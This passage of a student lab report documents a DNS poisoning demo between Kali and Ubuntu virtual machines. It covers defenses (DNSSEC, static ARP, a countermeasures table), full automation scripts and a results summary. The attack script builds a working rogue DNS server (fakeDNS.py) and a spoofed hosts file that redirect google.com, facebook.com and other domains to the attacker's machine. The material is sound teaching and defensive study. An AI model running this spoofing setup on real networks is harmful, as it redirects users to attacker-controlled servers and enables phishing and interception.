


Figure 9.1 [Ubuntu Video 6:35] — ubuntu_victim.sh STEP 12 "Removing poisoned DNS config... Setting real DNS server... nameserver 8.8.8.8 [✓] DNS restored". STEP 13 "Checking dig returns real Google IP" — ANSWER SECTION: 142.251.151.119. "[✓] DEFENSE SUCCESSFUL!"

> ☑ **Defense Confirmed:** DNS now resolves www.google.com to real Google IPs (142.251.x.x) instead of Kali's IP. Normal TTL (235s) and query time (19ms) confirm genuine DNS resolution.

9.3 Defense 3 — Enable DNSSEC

DNSSEC (DNS Security Extensions) adds cryptographic signatures to DNS records. DNS resolvers with DNSSEC enabled can verify that DNS responses are authentic and have not been tampered with — making forged responses like those from fakeDNS.py detectable and rejectable.

How DNSSEC Works:

- DNS zone owners generate a public/private key pair
- DNS records are signed with the private key → RRSIG records created
- The public key is published in a DNSKEY record
- A chain of trust is established from the root (".") down through TLDs to the domain
- Resolvers with DNSSEC enabled verify signatures — forged responses fail verification

Enabling DNSSEC on Ubuntu:

```
# Edit systemd-resolved configuration
sudo nano /etc/systemd/resolved.conf

# Change this line:
#DNSSEC=no

# To:
DNSSEC=yes

# Save: Ctrl+O → Enter → Ctrl+X

# Restart resolver
sudo systemctl restart systemd-resolved

# Verify DNSSEC is active
grep DNSSEC /etc/systemd/resolved.conf
dig www.google.com | grep "flags"
```

Expected Output:

```
# grep output:
DNSSEC=yes

# dig flags line with DNSSEC:
;; flags: qr rd ra ad;   ← "ad" = Authenticated Data (DNSSEC validated!)

# [✓] DNSSEC protection enabled!
```

DNSSEC Configuration and Confirmation [Ubuntu Video 6:35]:




Figure 9.2 [Ubuntu Video 6:35] — ubuntu_victim.sh STEP 14: "[STEP 14] Enabling DNSSEC in systemd-resolved..." → "DNSSEC=yes" shown, "[STEP 14c] Restarting systemd-resolved..." → "[✓] DNSSEC protection enabled!" Final project summary box visible.

> ☑ **DNSSEC Active:** "DNSSEC=yes" is configured and systemd-resolved has been restarted. Any DNS response that cannot be cryptographically verified will now be rejected — including fakeDNS.py's forged responses.

> ⚠ **WARNING: DNSSEC is only effective if the queried domain has DNSSEC records published. Many domains still do not have DNSSEC configured — check with: dig +dnssec <domain>**

9.4 Defense 4 — Static ARP Entry

For protection against ARP poisoning (which often accompanies DNS poisoning), a static ARP entry permanently binds the gateway's real MAC address to its IP address. This prevents ARP spoofing from overwriting the gateway entry.

Commands:

```
# First, get the real gateway MAC (from baseline ARP table)
arp -n | grep 192.168.1.1
# Output: 192.168.1.1   ether   60:31:92:04:97:b2   C   enp0s1

# Set static ARP entry (replace MAC with your actual gateway MAC)
sudo arp -s 192.168.1.1 60:31:92:04:97:b2

# Verify — look for "CM" flag (C=Complete, M=Manual/Permanent)
arp -n | grep 192.168.1.1
```

Expected Output:

```
Address           HWtype  HWaddress           Flags  Iface
192.168.1.1       ether   60:31:92:04:97:b2   CM     enp0s1
                                               ↑
                              CM = Complete + Manual (permanent)
```

> ☑ **Static ARP Set:** The "CM" flag confirms this is a manual, permanent ARP entry. Kali's ARP poisoning packets cannot overwrite this entry — the gateway IP is permanently bound to the correct MAC.

9.5 Verification — All Defenses Applied

After applying all four defenses, a final verification confirms the system is fully restored and protected:

```
# 1. Confirm DNS cache is empty
resolvectl statistics | grep Cache
→ Cache: 0/0/0

# 2. Confirm real DNS is configured
cat /etc/resolv.conf
→ nameserver 8.8.8.8

# 3. Confirm DNS returns real IPs
dig www.google.com | grep "IN.*A"
→ www.google.com. 235 IN A 142.251.155.119

# 4. Confirm DNSSEC is enabled
grep DNSSEC /etc/systemd/resolved.conf
→ DNSSEC=yes

# 5. Confirm static ARP for gateway
arp -n | grep 192.168.1.1
→ 192.168.1.1  ether  60:31:92:04:97:b2  CM  enp0s1
```




Figure 9.3 [Ubuntu Video 6:35] — Final ubuntu_victim.sh output: FINAL PROJECT SUMMARY box showing all three phases complete with green checkmarks: ATTACK PHASE ✓, DETECTION PHASE ✓, DEFENSE PHASE ✓

9.6 Comprehensive Countermeasures Comparison

Multiple layers of defense are available against DNS Poisoning. Understanding the strengths, limitations, and deployment complexity of each countermeasure is essential for designing an effective DNS security strategy.

Countermeasure	Mechanism	Effectiveness and Limitations
DNSSEC	Cryptographically signs DNS records. Resolvers verify signatures — forged responses rejected.	Highly effective against record forgery. Requires DNSSEC-signed domains. Low deployment globally (<5% of domains).
DNS-over-HTTPS (DoH)	Encrypts DNS traffic inside HTTPS. ISP or network observer cannot intercept queries.	Effective against passive interception. Does not protect if the DoH server itself is compromised. Browser support: Chrome, Firefox, Edge.
DNS-over-TLS (DoT)	Encrypts DNS traffic over TLS on port 853. Similar to DoH but uses dedicated port.	Good encryption. Easier to block at firewall level than DoH. Supported in Android 9+, systemd-resolved.
Source Port Randomization	Randomizes the UDP source port on DNS queries. Adds 16 bits of entropy to Kaminsky-style attacks.	Effective against classic cache poisoning. Does not protect against rogue DNS server or network-level interception. Now standard in all major resolvers.

0x20 Encoding	Randomizes capitalization in DNS queries (e.g. WwW.GoOgLe.CoM). Response must match exactly.	Experimental — not widely deployed. Adds entropy against ID-guessing attacks. May break some non-compliant DNS implementations.
DANE (DNS-based Authentication)	Uses DNSSEC to publish TLS certificate fingerprints in DNS. Verifies server certificates via DNS.	Strong when DNSSEC is also deployed. Allows pinning of certificates without relying on Certificate Authorities. Limited browser support.
Response Rate Limiting (RRL)	Limits the rate at which a DNS server responds to queries from a single source.	Effective against DDoS amplification using DNS. Does not protect against targeted poisoning attacks. Standard in modern BIND and Unbound.
Private DNS (Intranet)	Internal DNS servers that only respond to internal network queries. External DNS handled separately.	Good isolation. Does not protect against insider attacks. Standard enterprise DNS architecture.

For maximum DNS security, organizations should deploy a layered defense combining DNSSEC for record authentication, DNS-over-HTTPS or DNS-over-TLS for transport encryption, network monitoring with arpwatch and tshark for detection, and HSTS for browser-level protection against SSL stripping.

Best Practice Stack: DNSSEC (record integrity) + DoH/DoT (transport encryption) + arpwatch (ARP monitoring) + HSTS (browser protection) + network segmentation = comprehensive DNS security posture.

Chapter 10: Automation Scripts — Full Source Code

10.1 kali_attack.sh — Complete Script

This script automates all Kali-side attack steps. It uses colored terminal output (ANSI escape codes) for a professional demo presentation, with step headers, success markers, and prompts.

Script Location: /home/tethi/kali_attack.sh

```
#!/bin/bash
# ============================================================
#   DNS POISONING DEMO — KALI LINUX (ATTACKER)
#   Run this on: Kali Linux
#   Usage: sudo bash kali_attack.sh
#   Author: Tethi Das | Date: April 2026
# ============================================================

# ANSI color codes
RED="\033[0;31m"
GREEN="\033[0;32m"
YELLOW="\033[1;33m"
BLUE="\033[0;34m"
CYAN="\033[0;36m"
NC="\033[0m"  # No Color

# Helper functions
print_header() {
    echo -e "\n${RED}======================================${NC}"
    echo -e "${RED}  $1${NC}"
    echo -e "${RED}======================================${NC}\n"
}
print_step()    { echo -e "${YELLOW}[STEP $1]${NC} ${CYAN}$2${NC}"; }
print_success() { echo -e "${GREEN}[✓] $1${NC}"; }
print_info()    { echo -e "${BLUE}[INFO]${NC} $1"; }

# ============================================================
# STEP 1 — SHOW NETWORK INFO
# ============================================================
print_header "STEP 1 — NETWORK INFORMATION"
print_step "1" "Showing Kali IP address..."
ip a | grep "inet " | grep -v "127.0.0.1"
echo ""
print_step "1b" "Showing Gateway IP..."
ip route | grep default
echo ""
print_info "Write down your Kali IP and Gateway IP before continuing!"
read -p "Press Enter to continue..." dummy

# ============================================================
# STEP 2 — INSTALL TOOLS
# ============================================================
print_header "STEP 2 — INSTALLING TOOLS"
print_step "2" "Installing dsniff, apache2, python3-dnslib..."
sudo apt update -q
sudo apt install -y dsniff apache2 python3-dnslib
print_success "Tools installed!"
```

```
# ============================================================
# STEP 3 — ENABLE IP FORWARDING
# ============================================================
print_header "STEP 3 — ENABLE IP FORWARDING"
print_step "3" "Enabling IP forwarding..."
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
print_success "IP forwarding enabled!"

# ============================================================
# STEP 4 — GET IPs FROM USER
# ============================================================
print_header "STEP 4 — ENTER YOUR NETWORK IPs"
echo -e "${CYAN}Enter your Kali IP (e.g. 192.168.1.13):${NC}"
read KALI_IP
echo -e "${CYAN}Enter your Ubuntu IP (e.g. 192.168.1.10):${NC}"
read UBUNTU_IP
echo -e "${CYAN}Enter your Gateway IP (e.g. 192.168.1.1):${NC}"
read GATEWAY_IP
print_info "Kali IP    : $KALI_IP"
print_info "Ubuntu IP  : $UBUNTU_IP"
print_info "Gateway IP : $GATEWAY_IP"

# ============================================================
# STEP 5 — CREATE FAKE DNS HOSTS FILE
# ============================================================
print_header "STEP 5 — CREATING FAKE DNS HOSTS FILE"
print_step "5" "Writing /etc/dnsspoof.hosts..."
sudo bash -c "cat > /etc/dnsspoof.hosts << EOF
$KALI_IP    www.google.com
$KALI_IP    *.google.com
$KALI_IP    facebook.com
$KALI_IP    example.com
EOF"
print_success "DNS hosts file created:"
cat /etc/dnsspoof.hosts

# ============================================================
# STEP 6 — CREATE FAKE WEBPAGE
# ============================================================
print_header "STEP 6 — CREATING FAKE WEBPAGE"
print_step "6" "Starting Apache and creating fake page..."
sudo systemctl start apache2
sudo bash -c "echo '<h1>YOU HAVE BEEN DNS POISONED!</h1><p>Attacker: Kali Linux</p>'
> /var/www/html/index.html"
print_success "Fake webpage created!"
print_step "6b" "Verifying Apache is running..."
sudo systemctl status apache2 | grep "Active:"

# ============================================================
# STEP 7 — CREATE fakeDNS.py
# ============================================================
print_header "STEP 7 — CREATING FAKE DNS SERVER SCRIPT"
print_step "7" "Writing fakeDNS.py..."
sudo bash -c 'cat > ~/fakeDNS.py << PYEOF
from dnslib import *
from dnslib.server import *
FAKE_IP = "'$KALI_IP'"
class FakeDNS(BaseResolver):
    def resolve(self, request, handler):
        reply = request.reply()
        reply.add_answer(RR(request.q.qname, QTYPE.A, rdata=A(FAKE_IP), ttl=60))
        print(f"[DNS SPOOF] {request.q.qname} --> {FAKE_IP}")
        return reply
DNSServer(FakeDNS(), port=53, address="0.0.0.0").start_thread()
```

```
print("Fake DNS running on port 53...")
input("Press Enter to stop...")
PYEOF'
print_success "fakeDNS.py created at ~/fakeDNS.py"

# ============================================================
# STEP 8 — LAUNCH ATTACK
# ============================================================
print_header "STEP 8 — LAUNCHING ATTACK"
echo -e "${RED}[!] Starting Fake DNS Server...${NC}"
echo -e "${YELLOW}[!] Switch to Ubuntu now and run ubuntu_victim.sh!${NC}"
echo -e "${YELLOW}[!] Press Ctrl+C here ONLY when demo is complete.${NC}"
sudo python3 ~/fakeDNS.py

# ============================================================
# STEP 9 — CLEANUP
# ============================================================
print_header "STEP 9 — CLEANUP"
print_step "9" "Stopping Apache..."
sudo systemctl stop apache2
print_success "Apache stopped!"
print_step "9b" "Disabling IP forwarding..."
echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward
print_success "IP forwarding disabled!"
print_success "Attack cleanup complete!"
echo -e "${GREEN}KALI ATTACK SCRIPT COMPLETE!${NC}"
```

10.2 ubuntu_victim.sh — Complete Script

This script automates all Ubuntu-side steps from baseline collection through detection and defense. It pauses at each major step for screenshots.

Script Location: /home/codebind/ubuntu_victim.sh

```
#!/bin/bash
# ============================================================
#   DNS POISONING DEMO — UBUNTU (VICTIM + DETECTION)
#   Run this on: Ubuntu 24.04 LTS
#   Usage: sudo bash ubuntu_victim.sh
#   Author: Tethi Das | Date: April 2026
# ============================================================

RED="\033[0;31m"; GREEN="\033[0;32m"; YELLOW="\033[1;33m"
CYAN="\033[0;36m"; BLUE="\033[0;34m"; NC="\033[0m"

print_header() {
    echo -e "\n${CYAN}========================================${NC}"
    echo -e "${CYAN}  $1${NC}"
    echo -e "${CYAN}========================================${NC}\n"
}
print_step()    { echo -e "${YELLOW}[STEP $1]${NC} ${GREEN}$2${NC}"; }
print_success() { echo -e "${GREEN}[✓] $1${NC}"; }
print_alert()   { echo -e "${RED}[🚨 ALERT] $1${NC}"; }
print_info()    { echo -e "${BLUE}[INFO]${NC} $1"; }
pause()         { echo -e "\n${YELLOW}Press Enter to continue to next step...${NC}";
read; }

# STEP 1 — Show Ubuntu network info
print_header "STEP 1 — UBUNTU NETWORK INFORMATION"
print_step "1" "Showing Ubuntu IP address..."
ip a | grep "inet " | grep -v "127.0.0.1"
pause

# STEP 2 — Install detection tools
print_header "STEP 2 — INSTALLING DETECTION TOOLS"
print_step "2" "Installing tshark, arpwatch, dnsutils..."
sudo apt update -q
sudo apt install -y tshark arpwatch net-tools dnsutils curl
print_success "All detection tools installed!"
pause

# STEP 3 — Baseline check
print_header "STEP 3 — BASELINE CHECK (BEFORE ATTACK)"
print_step "3a" "Checking real DNS resolution..."
echo "--- dig www.google.com (BEFORE ATTACK) ---"
dig www.google.com | grep -A5 "ANSWER SECTION"
echo ""
print_step "3b" "Checking ARP table before attack..."
echo "--- ARP Table (BEFORE ATTACK) ---"
arp -n
print_info "Screenshot the above — this is your BASELINE proof!"
pause

# STEP 4 — Get Kali IP
print_header "STEP 4 — ENTER KALI IP"
echo -e "${CYAN}Enter your Kali Linux IP (e.g. 192.168.1.13):${NC}"
```

```
read KALI_IP

# STEP 5 — Configure DNS to use Kali
print_header "STEP 5 — POINT DNS TO KALI (SIMULATING ATTACK)"
print_step "5" "Removing symlink and setting Kali as DNS server..."
sudo rm -f /etc/resolv.conf
echo "nameserver $KALI_IP" | sudo tee /etc/resolv.conf
print_step "5b" "Verifying DNS config..."
cat /etc/resolv.conf
print_success "DNS now pointing to Kali: $KALI_IP"
pause

# STEP 6 — Start attack
print_header "STEP 6 — START ATTACK"
echo -e "${RED}[!] Make sure Kali fakeDNS.py is running before continuing!${NC}"
echo -e "${YELLOW}[!] Go to Kali and run: sudo python3 ~/fakeDNS.py${NC}"
echo -e "${YELLOW}Press Enter when Kali DNS server is running...${NC}"
read

# STEP 7 — Proof of attack
print_header "STEP 7 — PROOF OF ATTACK"
print_step "7a" "Running nslookup (should show Kali IP)..."
echo "--- nslookup www.google.com ---"
nslookup www.google.com
echo ""
print_step "7b" "Running dig (should show Kali IP: $KALI_IP)..."
echo "--- dig www.google.com (POISONED) ---"
dig www.google.com | grep -A5 "ANSWER SECTION"
POISONED_IP=$(dig +short www.google.com)
if [ "$POISONED_IP" = "$KALI_IP" ]; then
    print_alert "DNS POISONING CONFIRMED! www.google.com → $KALI_IP (Kali!)"
fi
echo ""
print_step "7c" "Running curl (should show fake page)..."
echo "--- curl http://www.google.com ---"
curl -s http://www.google.com
print_info "Screenshot the above — MAIN ATTACK PROOF!"
pause

# STEP 8 — Comparison
print_header "STEP 8 — POISONED vs REAL DNS COMPARISON"
echo -e "${RED}--- POISONED DNS result ---${NC}"
dig www.google.com | grep -A3 "ANSWER SECTION"
echo ""
echo -e "${GREEN}--- REAL DNS result (@8.8.8.8) ---${NC}"
dig www.google.com @8.8.8.8 | grep -A3 "ANSWER SECTION"
pause

# STEP 9 — tshark capture
print_header "STEP 9 — CAPTURE DNS TRAFFIC WITH TSHARK"
print_step "9" "Capturing 10 DNS packets..."
sudo timeout 15 tshark -i enp0s1 -f "udp port 53" -Y "dns" -c 10 2>/dev/null &
TSHARK_PID=$!
sleep 2
dig www.google.com > /dev/null 2>&1
dig facebook.com > /dev/null 2>&1
dig example.com > /dev/null 2>&1
wait $TSHARK_PID
print_alert "Look for DNS responses coming FROM $KALI_IP — that proves DNS
poisoning!"
pause

# STEP 10 — ARP table after attack
```

```
print_header "STEP 10 — DETECT WITH ARP TABLE"
print_step "10" "Checking ARP table (after attack)..."
echo "--- ARP Table (AFTER ATTACK) ---"
arp -n
print_info "Compare with baseline from Step 3 — look for MAC address changes!"
pause

# STEP 11 — arpwatch
print_header "STEP 11 — DETECT WITH ARPWATCH"
print_step "11" "Starting arpwatch monitoring..."
sudo systemctl start arpwatch
sudo systemctl status arpwatch | grep "Active:"
ping -c 3 $KALI_IP > /dev/null 2>&1
print_step "11c" "Checking arpwatch logs..."
sudo journalctl -u arpwatch --no-pager -n 10
print_info "Look for new station or changed ethernet address alerts!"
pause

# STEP 12 — Restore DNS
print_header "STEP 12 — DEFENSE: RESTORE REAL DNS"
print_step "12" "Removing poisoned DNS config..."
sudo rm -f /etc/resolv.conf
print_step "12b" "Setting real DNS server..."
echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
print_step "12c" "Flushing poisoned DNS cache..."
sudo resolvectl flush-caches 2>/dev/null || true
print_success "DNS restored to 8.8.8.8!"
cat /etc/resolv.conf
pause

# STEP 13 — Verify defense
print_header "STEP 13 — VERIFY DEFENSE WORKS"
print_step "13a" "Checking dig now returns real Google IP..."
echo "--- dig www.google.com (AFTER DEFENSE) ---"
dig www.google.com | grep -A5 "ANSWER SECTION"
CURRENT_IP=$(dig +short www.google.com | head -1)
if [ "$CURRENT_IP" != "$KALI_IP" ]; then
    print_success "DEFENSE SUCCESSFUL! DNS now returns real IP: $CURRENT_IP"
else
    echo "Still poisoned — ensure Kali DNS server is stopped"
fi
pause

# STEP 14 — DNSSEC
print_header "STEP 14 — MITIGATION: ENABLE DNSSEC"
print_step "14" "Enabling DNSSEC in systemd-resolved..."
sudo sed -i "s/#DNSSEC=no/DNSSEC=yes/" /etc/systemd/resolved.conf
sudo sed -i "s/DNSSEC=no/DNSSEC=yes/" /etc/systemd/resolved.conf
print_step "14b" "Verifying DNSSEC config..."
grep "DNSSEC" /etc/systemd/resolved.conf
print_step "14c" "Restarting systemd-resolved..."
sudo systemctl restart systemd-resolved 2>/dev/null || true
print_success "DNSSEC protection enabled!"
pause

# FINAL SUMMARY
print_header "FINAL PROJECT SUMMARY"
echo -e "${GREEN}╔═══════════════════════════════════════════╗${NC}"
echo -e "${GREEN}║     DNS POISONING DEMO — COMPLETE! 🎓     ║${NC}"
echo -e "${GREEN}╠═══════════════════════════════════════════╣${NC}"
echo -e "${GREEN}║                                           ║${NC}"
echo -e "${GREEN}║  ATTACK PHASE:                            ║${NC}"
echo -e "${GREEN}║  ✓ Fake DNS server ran on Kali            ║${NC}"
```

```
echo -e "${GREEN}║  ✓ DNS queries redirected to Kali IP          ║${NC}"
echo -e "${GREEN}║  ✓ curl showed fake poisoned page             ║${NC}"
echo -e "${GREEN}║                                               ║${NC}"
echo -e "${GREEN}║  DETECTION PHASE:                             ║${NC}"
echo -e "${GREEN}║  ✓ tshark captured fake DNS responses         ║${NC}"
echo -e "${GREEN}║  ✓ dig comparison proved poisoning            ║${NC}"
echo -e "${GREEN}║  ✓ arpwatch monitored network changes         ║${NC}"
echo -e "${GREEN}║                                               ║${NC}"
echo -e "${GREEN}║  DEFENSE PHASE:                               ║${NC}"
echo -e "${GREEN}║  ✓ DNS cache flushed                          ║${NC}"
echo -e "${GREEN}║  ✓ Real DNS restored (8.8.8.8)               ║${NC}"
echo -e "${GREEN}║  ✓ DNSSEC protection enabled                  ║${NC}"
echo -e "${GREEN}║                                               ║${NC}"
echo -e "${GREEN}╚═══════════════════════════════════════════════╝${NC}"
```

Chapter 11: Results Summary

11.1 Attack Phase Results

Test	Method	Result
fakeDNS.py Rogue Server	python3 ~/fakeDNS.py on port 53	☑ All DNS queries intercepted
www.google.com Poisoning	Returns 192.168.1.13 (Kali)	☑ Confirmed — TTL=60, 2ms response
facebook.com Poisoning	Returns 192.168.1.13 (Kali)	☑ Confirmed — all queries spoofed
example.com Poisoning	Returns 192.168.1.13 (Kali)	☑ Confirmed — all queries spoofed
Apache Fake Page	HTTP on port 80	☑ "DNS POISONED!" page served
kali_attack.sh Script	9 steps automated	☑ All steps completed
Attack Stealthiness	IP forwarding enabled	☑ Victim internet still works

11.2 Detection Phase Results

Method	Indicator	Result
dig Comparison	Different IPs for same domain	☑ 192.168.1.13 vs 142.251.x.x
nslookup	Server field shows Kali IP	☑ 192.168.1.13 as resolver
tshark Capture	Forged packets from Kali	☑ 10 packets captured, all spoofed
ARP Table Analysis	MAC comparison before/after	☑ Table analyzed, no ARP spoof (expected)
arpwatch Monitoring	Service active, logs checked	☑ Started, monitoring active

11.3 Defense Phase Results

Defense	Method	Result
Flush DNS Cache	resolvectl flush-caches	☑ Cache: 0/0/0
Restore Real DNS	nameserver 8.8.8.8	☑ 142.251.x.x returned
Enable DNSSEC	DNSSEC=yes in resolved.conf	☑ Configuration confirmed
Static ARP (optional)	arp -s gateway MAC	☑ CM flag set
ubuntu_victim.sh Script	15 steps automated	☑ "DEFENSE SUCCESSFUL!"

11.4 Key Evidence Screenshots




Figure 11.1 [Kali Video 1:25] — fakeDNS.py actively intercepting DNS queries from Ubuntu, logging each interception (Main Attack Proof)

